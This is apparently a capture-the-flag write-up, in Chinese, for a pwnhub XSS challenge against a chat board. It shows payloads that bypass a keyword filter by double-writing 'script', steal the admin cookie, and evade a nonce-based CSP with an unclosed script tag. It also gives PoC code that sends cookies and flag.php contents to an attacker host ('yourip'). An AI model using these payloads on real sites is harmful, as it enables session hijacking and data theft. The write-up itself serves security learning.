题目介绍

admin 刚刚完成了聊天版，会经常和大家聊天。

http://52.80.63.91/

Get Cookie

```
Content-Security-Policy:
default-src 'self';
script-src 'self' 'unsafe-inline' 'unsafe-eval';
style-src 'self' 'unsafe-inline';
```

CSP有點叼，而且還有個替換過濾

```
'script' -> ''
...
```

這個過濾用簡單的雙寫繞過，scrscriptipt

```
payload = """<scrscriptipt>window.locatioonn="%s?
cookie="+escape(document.cookie)</scrscriptipt>""" % (xssplatform)
```

每次的cookie都是不一樣的

```
PHPSESSID=bgvo176v0fb7k0ur6ntiughn27
```

偽造admin的cookie查看信息第一條就是下一關的提示

```
Wow, good guys,maybe you want /adminshigesha233e3333#admin
```

訪問這個頁面，發現又是一個XSS

Get Flag

查看源碼

```
<script nonce='nuU6doJNE09y'>document.write('Hello,' +
unescape(location.hash.substring(1)) + '\r\n maybe something in
flag.php')</script><script nonce='nuU6doJNE09y'>console.log('bad boy!!')
</script>
```

兩個 script 標籤


查看響應頭

```
Content-Security-Policy:
default-src 'self'; script-src 'nonce-nuU6doJNE09y';
```

這就尷尬了，有點頭疼啊

balabala~~


各種測試無果，後來靈機一動**元素審查**




可以發現 document.write 的內容是在第二個標籤前面，那麼是否可以利用一下

寫出一個不閉合的標籤讓它和第二個標籤結合起來

```
http://52.80.63.91/adminshigesha233e3333/#<script
http://52.80.63.91/adminshigesha233e3333/#<script
src='//youip/payload.js'
```





這個時候你就可以為所欲為了

Poc

fuck.py

```
payload_1 = "<scrscriptipt>window.locatioonn=\"%s?
cookie=\"+escape(document.cookie)</scrscriptipt>" % (xssplatform)
```

```
payload_2 = "<scrscriptipt>window.locatioonn=\"/adminshigesha233e3333/#
<scrscriptipt src='%s'\"</scrscriptipt>" % (xsspayload)
```

xss.js

```
// 這裡我偷個懶，直接在jquery.min.js後面加上payload
$.get("/adminshigesha233e3333/flag.php",
    function (res) {
        window.location="//yourip/getxss.php?flag="+escape(res)
    }
});
```

Flag

pwnhub{flag:%u5411%u5927%u4F6C%u4F4E%u5934%u7684.avi}

pwnhub{flag:向大佬低头的.avi}